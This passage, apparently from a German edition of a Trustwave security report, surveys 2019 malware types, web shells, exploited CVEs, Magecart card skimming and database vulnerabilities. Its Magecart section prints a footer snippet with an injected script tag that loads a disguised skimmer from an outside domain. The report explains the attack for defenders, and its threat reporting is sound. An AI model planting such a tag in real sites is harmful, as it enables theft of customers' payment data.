
Malware-Dateitypen

MALWARE-BEGEGNUNGEN NACH ANVISIERTEM BETRIEBSSYSTEM



69 % der im vergangenen Jahr von Trustwave untersuchten Malware zielte auf Versionen des Windows-Betriebssystems. Plattformübergreifende Malware machte 23 % aus, wobei es sich bei den meisten davon um serverseitige Skripts wie Magecart und Web-Shells handelte, die für die Ausführung auf plattformübergreifenden Webservern entwickelt wurden. Bei 8 % handelte es sich meist um Coin-Miner und Bots wie Shellbot, die auf verschiedene Unix- und Linux-Plattformen abzielten.


BEGEGNUNGEN MIT VERSCHIEDENEN MALWARE-DATEITYPEN, 2019



- Die größte Kategorie der untersuchten Malware bestand mit 27,7 % aus ausführbaren Windows 32-Bit-Dateien. Die meisten dieser Samples waren Bots, darunter Smominru, ISFB/Gozi, Emotet, Trickbot und Bancos.
- Mit 10,2 % waren PHP-Skripts die zweitgrößte Kategorie. Die meisten von ihnen stammen von Widersachern wie Magecart und umfassen den Großteil der Web-Shells, auf die die Forscher gestoßen sind.
- Ausführbare Windows 64-Bit-Dateien machten 9,6 % der Samples aus. Zeitweise beobachtete Trustwave die gleiche Malware, die sowohl in 32- als auch in 64-Bit-Versionen kompiliert wurde. Damit hofft der Angreifer, erfolgreich zu sein, auch wenn eine der Versionen versagt.
- Die Forscher erhielten einige Disk-Image-Dateien im Universal Disk Format (UDF) und CD-ROM-Dateisystemformat. Dabei handelte es sich um Spam-Anhänge, die meist ausführbare NanoCore RAT-Malware-Dateien enthielten.
- Auf POSIX-Shellskripts entfielen 6 % der Samples. Diese stammten aus Umgebungen, die von Shellbot kompromittiert wurden. Der Angriff verwendet eine Reihe von Shellskripts für den Download von Komponenten, die Installation von Malware und um auf dem kompromittierten Host zu bestehen.
- Word-Dokumente mit schadhaften Makros stammten bei 6,0 % der Samples aus Emotet-Spam-Kampagnen.
- PowerShell-Skripts machten 5,4 % der Samples aus. In der Regel handelt es sich um Downloader, die Payload liefern, wie z.B. Azorult RAT, der Banking-Trojaner Trickbot und die Ransomware-Familie ISFB/Gozic. Sie enthalten in der Regel mehrere Verschleierungsebenen.
- Die meisten gefundenen JavaScript-Malware-Samples stammten von Magecart-Angriffen.
- Schadhafte Chrome-Plugins installieren normalerweise Adware wie DealPly, die unerwünschte Werbung im Browser anzeigt.

Malware-Kategorien und -Funktionalität


WÄHREND UNTERSUCHUNGEN GEFUNDENE MALWARE-ARTEN



- Downloader und Dropper machten 24,9 % der 2019 von Trustwave untersuchten Samples aus. Zum Teil führen die Forscher den Anstieg auf die Zunahme von “Malware-as-a-Service”-Bots wie Emotet zurück. Cyberkriminelle verwenden Downloader und Dropper häufig bei mehrstufigen Angriffen, um andere Malware abzurufen und zu installieren.

- Bei 15,5 % der untersuchten Samples handelte es sich um RAT. Der RAT-Schwarzmarkt wurde 2019 mit dem Leak einer gecrackten NanoCore-RAT-Version über das Dark Web beeinträchtigt. Kriminelle erhielten freien Zugang zu dem Tool. Der gecrackte NanoCore wurde zu einem der häufigsten Malware-Samples, auf das die Forscher stießen. Ebenfalls beliebt war der Open-Source-RAT Pupy, ein in Python geschriebenes plattformübergreifendes Tool.

BEI MALWARE-UNTERSUCHUNGEN GEFUNDENE REMOTE ACCESS-




TROJANER, 2019

- Bots stellten mit 7,9 % die drittgrößte Malware-Kategorie dar. Zu den gängigen Bots gehörten Emotet, ISFB/Gozi, Trickbot und Smominru. Bots erlebten Ende 2019 einen Auftrieb, als die TA505-Gruppe Spam-Angriffe mit der neuen Malware-Familie SDBbot startete.

- Coin-Mining-Malware war auch 2019 eine gängige Malware-Kategorie, wobei Bots wie Smominru und Shellbot zu den am weitesten verbreiteten Beispielen gehörten. Coin-Miner basieren in der Regel auf XMRig, einem aufgrund seiner Individualisierbarkeit und Open-Source-Lizenz weit verbreiteten Mining-Programm für die Kryptowährung Monero.

- Web-Shells sind schadhafte Skripts, die Angreifer auf Webserver hochladen, um dauerhaft Zugriff zu erhalten und die Remote-Administration eines bereits kompromittierten Servers zu ermöglichen. Cyberkriminelle verwenden Web-Shells, um sich durch eine Backdoor Zugang zum Webserver zu verschaffen und sich eventuell auch durch das Netzwerk zu bewegen, um nach Assets und sensiblen Daten zu suchen und diese zu stehlen. Zu den häufigsten Web-Shells, auf die Trustwave gestoßen ist, gehören die in PHP geschriebene WSO (Web-Shell von oRb), der Java Server Page-basierte JSP-Dateibrowser und generische PHP-basierte Web-Shells, die in der Regel nur eine einzige Funktion bieten, wie z.B. den Datei-Upload oder die Ausführung von PHP-Befehlen.

BEI MALWARE-UNTERSUCHUNGEN GEFUNDENE WEB-SHELLS, 2019



22% WSO Webshell
22% jsp File Browser
22% Generic Webshell
11% IronShell
11% Cyber Anarchy Shell
11% C99_Locus7

Ausgenutzte Schwachstellen


Bei den meisten der von Malware verwendeten Exploits, auf die Trustwave gestoßen ist, handelt es sich um Privilege Escalation Exploits. Diese werden verwendet, um besseren Zugriff auf das kompromittierte System zu erhalten. Der Smominru-Bot verbreitet sich selbst durch das “EternalBlue”-Exploit. Ursprünglich von der U.S. National Security Agency entwickelt und 2017 von einer Hackergruppe geleakt, nutzt er eine Schwachstelle im Windows Server Message Block-Protokoll (SMB1) aus, um sich auf Computern zu verbreiten. Die im letzten Jahr in Malware-Samples gefundenen Exploits umfassten:

Schwachstelle	Plattform	Beschreibung
CVE-2015-0057	Microsoft Windows	Win32k-Schwachstelle bezüglich Rechteerweiterung
CVE-2016-7255	Microsoft Windows	Win32k-Schwachstelle bezüglich Rechteerweiterung
CVE-2019-0803	Microsoft Windows	Win32k-Schwachstelle bezüglich Rechteerweiterung
CVE-2017-16995	Linux Kernel	Linux BPF Sign Extension Local Privilege Escalation
CVE-2001-0154	Microsoft Internet Explorer	Microsoft IE MIME-Schwachstelle bei der Ausführung von Header-Anhang
CVE-2017-0016	Microsoft Windows	SMBv2/SMBv3 Null Dereference Denial-of-Service-Schwachstelle
CVE-2017-0144	Microsoft Windows	Windows SMB Remote-Code-Execution-Schwachstelle (EternalBlue)

Magecart gewinnt an Bedeutung

Magecart ist ein loser Zusammenschluss mehrerer krimineller Gruppen, die ähnliche Tools und Techniken verwenden, um E-Commerce-Webseiten mit schadhaften Skripts zu kompromittieren und so an sensible Daten wie Zahlungskarteninformationen zu gelangen. Diese Gruppen zielen meist auf Magento ab, eine beliebte Open-Source-E-Commerce-Plattform, die in den letzten Jahren Opfer mehrerer kritischer Sicherheitslücken war. Eine Magecart-Gruppe, bekannt als Magecart-Gruppe 5, stand in Verbindung mit der kriminellen Bande Carbanak, die dafür bekannt ist, Finanzinstituten mithilfe von Banking- und POS-Malware Milliarden von Dollar zu stehlen. Diese Verbindung deutet darauf hin, dass Carbanak möglicherweise beginnt, Formulardaten von E-Commerce-Seiten gegenüber der früher üblichen POS-Malware zu bevorzugen. Dieses Erkenntnis könnte erklären, warum sich die Erkennung von Magecart-Malware durch Trustwave im Jahr 2019 fast verdoppelt hat und warum POS-Malware im selben Zeitraum aus den untersuchten Samples verschwunden ist.

BEGEGNUNGEN MIT MAGECART-MALWARE – PROZENTSATZ DER GESAMTEN MALWARE



Bei einer typischen Magecart-Attacke nutzt der Angreifer eine Schwachstelle im Magento-Framework oder in einem Drittanbieter-Plugin aus, indem er schadhaften Code, meist stark verschleiertes JavaScript, in eine Webseite einfügt, die Zahlungskartendaten verarbeitet. Das Skript prüft die URL auf Wörter wie “Pay” und “Checkout”, um festzustellen, ob es sich lohnt, die Seite zu durchsuchen. Ist dies der Fall, fügt das Skript der Seite mehrere Ereignis-Listener hinzu, um Formularfelddaten und Nutzeraktivitäten wie Klicks und Mouseover zu überwachen. Anschließend überträgt es die gesammelten Daten an ein Skript auf einem Remote-Server, den der Angreifer kontrolliert, mit einem harmlosen Namen wie z.B. “google.tag.min.js”. Legitime Google Tag Manager Skripts sind im Web weit verbreitet. Daher ist es unwahrscheinlich, dass ein solcher Name Verdacht erregt. Der Server, auf dem das Skript zur Erfassung gehostet wird, befindet sich meist auf einem kompromittierten Webserver, wodurch die Spuren des Angreifers weiter verwischt werden.

```
<li><a href="/about-us/">About</a></li>
<li><a href="/contact-us">Contact</a></li>
<li><a title="FAQ's" href="/terms-conditions#faqs">FAQ's</a></li>
<li><a title="Delivery" href="/terms-conditions#delivery">Delivery</a></li>
<li><a title="Terms and Conditions" href="/terms-conditions#terms-conditions">T&amp;C's</a></li>
<li><a title="Privacy" href="/terms-conditions#privacy">Privacy</a></li>
</ul>
<script src="https://darvishkhan.net/wp-content/plugins/zendesk/google.tag.min.js" type="text/javascript" xml="space"></script>
    </div>
</footer>
```

Defense-in-Depth ist der beste Weg, um sich gegen Bedrohungen wie Magecart zu verteidigen. Der naheliegende erste Schritt besteht darin sicherzustellen, dass die Software und Komponenten eines Unternehmens über die neuesten Sicherheitspatches verfügen. Bei einer hochgradig modularen Plattform wie Magento schafft jede installierte Extension eine weitere potentielle Angriffsmöglichkeit, auch wenn sie auf dem neuesten Stand gehalten wird. Das Deaktivieren unnötiger Extensions kann das Risiko – nicht nur durch bekannte Schwachstellen, sondern auch durch solche, die in der Zukunft aufgedeckt werden könnten – verringern.

Aktuelle Sicherheitslage

In diesem Abschnitt werden zwei der wichtigsten Komponenten jeder Unternehmensinfrastruktur – Datenbanken und das Netzwerk – sowie die Fehler erörtert, die Angreifern am wahrscheinlichsten Zugriff auf das System ermöglichen. Der Part zur Datenbanksicherheit befasst sich mit den im Jahr 2019 aufgedeckten Schwachstellen, die fünf weit verbreitete Datenbankplattformen betreffen, und den Auswirkungen, die sie auf Unternehmensdaten haben können. Der Teil zur Netzwerksicherheit zeigt die häufigsten Sicherheitsprobleme, auf die Trustwave-Scansysteme gestoßen sind, und konzentriert sich dabei besonders auf SSL-Angriffe und -Fehlkonfigurationen. Außerdem werden die potentiellen Auswirkungen betrachtet, die das Ende des Microsoft-Supports für Windows 7 und Windows Server 2008 auf die Sicherheit der Windows-Computerwelt haben könnte.

DATENBANKSICHERHEIT


Die meisten gängigen Webanwendungen nutzen Datenbankmanagement-systeme (DBMS) im Backend. Wie die Anwendungen selbst können auch Datenbanken Schwachstellen aufweisen, die Angreifer unter den richtigen Bedingungen möglicherweise ausnutzen, um sensible Informationen zu stehlen oder zu beschädigen oder die Kontrolle über zugrundeliegende Betriebssysteme zu erlangen. Datenbanken sind wahre Fundgruben für Assets und diese Fundgruben werden größer, wenn digitale Informationen auf Rekordhöhe wachsen. Die Untersuchung der Schwachstellen, die in mehreren der gängigsten Datenbanksysteme gepatcht wurden, gibt einen Einblick in den Stand der Datenbanksicherheit im Jahr 2019.

Einige der Schwachstellen, die häufig in Datenbanken gefunden wurden, entsprechen den folgenden Kategorien:

- Fehler in der Rechteausweitung können Nutzern – ohne oder mit niedriger Berechtigungsstufe – Lese- und/oder Schreibzugriff auf Tabellen oder Konfigurationseinstellungen auf Administratorebene geben.
- Buffer-Overflow-Schwachstellen ermöglichen es einem Angreifer, den Datenbankserver abstürzen zu lassen und eine DoS-Bedingung zu veranlassen oder in manchen Fällen sogar beliebigen Code auszuführen.
- Erweiterte, aber nicht verwendete Funktionen, wie z.B. Reporting-Services oder Drittanbieter-Extensions, können eine Datenbank anfällig machen, selbst wenn der Fehler nicht im Core-DBMS-Service selbst oder in anderen wesentlichen Komponenten liegt.
- Default-Anmeldedaten bieten nach wie vor die Möglichkeit des Missbrauchs durch Angreifer. Bei Penetrationstests von Trustwave finden Sicherheitsforscher oft Standardkonten auf Administratorebene mit Default-Passwörtern.

Gepatchte Schwachstellen in Datenbanken

GEPATCHTE DATENBANK-SICHERHEITSLÜCKEN, 2015-2019



- **MySQL:** 2019 wurden 149 Schwachstellen in MySQL behoben: 118 ermöglichten DoS-Angriffe; 14 erlaubten unbefugte Offenlegung von Informationen; weitere 14 ermöglichten nicht autorisierte Datenänderungen und drei die vollständige Übernahme von Servern über verschiedene Eingangsvektoren. 20 dieser Schwachstellen könnten eine Remote-Exploitation ohne Authentifizierung ermöglicht haben.

- **Oracle Database:** In der Oracle Database wurden 32 Schwachstellen beho-ben: Neun ermöglichten DoS-Angriffe; acht die unbefugte Offenlegung von Informationen; weitere neun nicht autorisierte Datenänderungen; vier die Übernahme von Subsystemen (Java VM, Data Pump und Portable Clusterware) und zwei die Übernahme von Datenbanken über verschiedene Eingabevektoren.

- **IBM Db2:** In IBM Db2 wurden 19 Schwachstellen behoben: 10 erlaubten eine unautorisierte Code-Ausführung (drei beliebige Code-Ausführungen und sieben Code-Ausführungen als Root-Schwachstelle); drei ermöglichten eine nicht autorisierte Offenlegung von Informationen; weitere drei Buffer-Overflows, die zur Code-Ausführung als Root führten; zwei ermöglichten DoS-Angriffe und eine die lokale Rechte-ausweitung.

- **Microsoft SQL-Server:** Im Microsoft SQL-Server wurden zwei Schwach-stellen behoben: Die erste erlaubte Remote-Code-Execution; die zweite Schwachstelle in den Microsoft SQL Server Analysis Services wird mit dem SQL-Server verbreitet und ermöglichte die Offenlegung von Informationen.

- **SAP Adaptive Server Enterprise** hatten im Jahr 2019 keine öffentlich bekanntgegebenen Schwachstellen.

Auch wenn sie nicht zu den fünf gängigen Datenbankprodukten gehören, die Trustwave regelmäßig untersucht, sind zwei weitere erwähnenswert: Es wurden fünf öffentlich bekannte Schwachstellen des **PostgreSQL-**Core-Servers behoben: ein Buffer-Overflow, eine Umgehung der Sicherheitsrichtlinie, zwei Speicherlecks und ein willkürlicher SQL-Execution-Fehler. Sicherheits-forscher entdeckten fünf weitere Schwachstellen in Installationsprogram-men („Pakete“ in PostgreSQL-Sprache). Zudem hatte **SAP HANA** eine Privilege-Escalation-Schwachstelle, eine DoS-Schwachstelle und eine XML-External-Entity-Schwachstelle.


Wie bereits in der Vergangenheit festgestellt, bedeutet die Offenlegung und Behebung vieler Schwachstellen nicht unbedingt, dass ein Produkt weniger sicher ist als ein vergleichbares Produkt mit weniger bekannten Schwachstellen. In der Regel beeinflussen die Zeit und der Aufwand, den Forscher und andere Experten aufwenden, um Schwachstellen in jedem Produkt zu finden, die Anzahl der Schwachstellen maßgeblich.

Von den fünf oben erörterten, gängigen Datenbankprodukten ist MySQL das einzige mit einer Open-Source-Lizenz, das über eine große und aktive Entwickler-Community verfügt. Je mehr Personen Zugang zu einer Code-basis haben, desto wahrscheinlicher ist es, dass jemand eine vorhandene Schwachstelle findet. Dies gibt Angreifern zwar mehr Möglichkeiten, bedeutet aber auch, dass das Produkt sicherer wird, wenn Schwachstellen gefunden und behoben werden.

Im Gegensatz dazu müssen unabhängige Forscher Techniken wie Fuzz-Testing einsetzen, um Schwachstellen in Closed-Source-Software aufzu-spüren, wo sie schwieriger zu finden sind. Hinzu kommt, dass einige Sicherheitslücken in proprietärer Software möglicherweise nie als solche erkannt und offengelegt werden. Entwickler könnten sie einfach im Rahmen des normalen Testprozesses beheben und sie mit dem nächsten routinemäßigen Maintenance Release fixen.

Datenbank-Patching nach Art der Schwachstelle

SCHWACHSTELLEN NACH TYP, 2019



DoS-Schwachstellen in MySQL machten die klare Mehrheit der Schwachstellen dieser Plattform aus. Die erfolgreiche Ausnutzung einer DoS-Schwachstelle ermöglicht es dem Angreifer, die Datenbank einzufrieren, abstürzen zu lassen oder auch einigen bzw. allen Datenbanknutzern den Zugang zu verweigern. DoS-Schwachstellen treten im Vergleich zu anderen Typen relativ selten auf, da sie es dem Angreifer in der Regel nicht erlauben, den Inhalt der Datenbank zu lesen oder zu verändern. Dennoch können sie erhebliche Auswirkungen haben, wenn sie den Zugriff auf unternehmenskritische Daten oder Systeme verhindern.

Schwachstellen, durch die Informationen offengelegt werden, sind gravierender, da sie dazu führen können, dass sensible Informationen an Unbefugte weitergegeben werden. 2019 wurden 28 dieser Schwachstellen in den von Trustwave untersuchten Datenbankprodukten gepatcht. Davon waren alle außer SAP Adaptive Server Enterprise und SAP HANA betroffen.

Privilege-Escalation-Schwachstellen sind ebenfalls schwerwiegend, da sie nicht-privilegierten Datenbanknutzern gestatten, als Administrator Befehle auszuführen beziehungsweise auf Daten zuzugreifen. Auch wenn die Daten selbst verschlüsselt sind, kann ein Angreifer gegebenenfalls Funktionen ausführen, die einem nicht-privilegierten Nutzer nicht zur Verfügung stehen – möglicherweise einschließlich der Zerstörung von Daten. Bei einer der IBM-Db2-Schwachstellen in 2019 handelte es sich um eine Privilege-Escalation-Schwachstelle wie die bei SAP HANA.

Einige der häufigsten Probleme, auf die Trustwave bei seinen Penetrationstests während Datenbankprüfungen stößt, beinhalten:

- SQL-Injections in integriertem Datenbankcode (Pakete)
- Übermäßige Privilegien gewährt
- Fehlende Patches
- Default-Passwörter

Ransomware und Datenbanken

Ein neueres und eigenartiges Phänomen umfasst Ransomware, die Datenbanken nutzt, um sich selbst zu verbreiten. Beispielsweise zielt die GandCrab-Ransomware auf ungeschützte MySQL-Datenbanken ab, die unter Windows laufen. Sie versucht, das Passwort des Root-Benutzers für die Datenbank zu erzwingen und mit SQL-Befehlen eine schadhafte DLL-Datei auf den MySQL-Host hochzuladen. Diese Datei wird dann zum Download der GandCrab-Ransomware und zur Übernahme des Servers verwendet. In einem anderen Beispiel für Ransomware, die zum Angriff auf Datenbanken genutzt wird, zielen Kriminelle auf die öffentlich zugängliche MongoDB ab, indem sie die Standardeinstellungen verwenden, um die Datenbank zu kompromittieren und dann ein Lösegeld für die Freigabe zu verlangen. Diese Vorfälle veranschaulichen, wie wichtig es ist, die mit dem Internet verbundenen Datenbanken zu härten, etwa durch eine Firewall (Standard-Port ist 3306), sichere Passwörter für alle Konten, neueste Patches und die Durchführung aller anderen für eine sichere Datenbankkonfiguration erforderlichen Schritte.

Zusätzlich zu den Schwachstellen in MySQL und MongoDB haben die Angreifer begonnen, eine neue Backdoor namens Skip-2.0 zu nutzen, um die Microsoft SQL-Server 11 und 12 ins Visier zu nehmen. Diese Backdoor ermöglicht es den Cyberkriminellen, ohne Anmeldung als Administrator auf die Datenbank zuzugreifen, indem sie ein „magisches Passwort“ verwenden, das sie durch das Patchen des SQL-Server-Login-Validierungscodes erhalten haben. Da es sich bei Skip-2.0 um eine Post-Exploitation-Backdoor handelt, muss der Angreifer zunächst auf anderem Wege administrativen Zugriff auf das zugrundeliegende Betriebssystem erhalten.

Datenbankveränderungen und Meilensteine

IBM Db2: IBM Db2 11.5 wurde am 27.06.2019 veröffentlicht. Die bedeutendste sicherheitsrelevante Änderung ist die Implementierung der Registry-Variable DB2_FIREWALL_PORT_RANGE, die sicherstellt, dass die kno-tenübergreifende Kommunikation auf den angegebenen Portbereich beschränkt ist.

Der erweiterte Support für IBM Db2 9.8 endete am 30.04.2019.

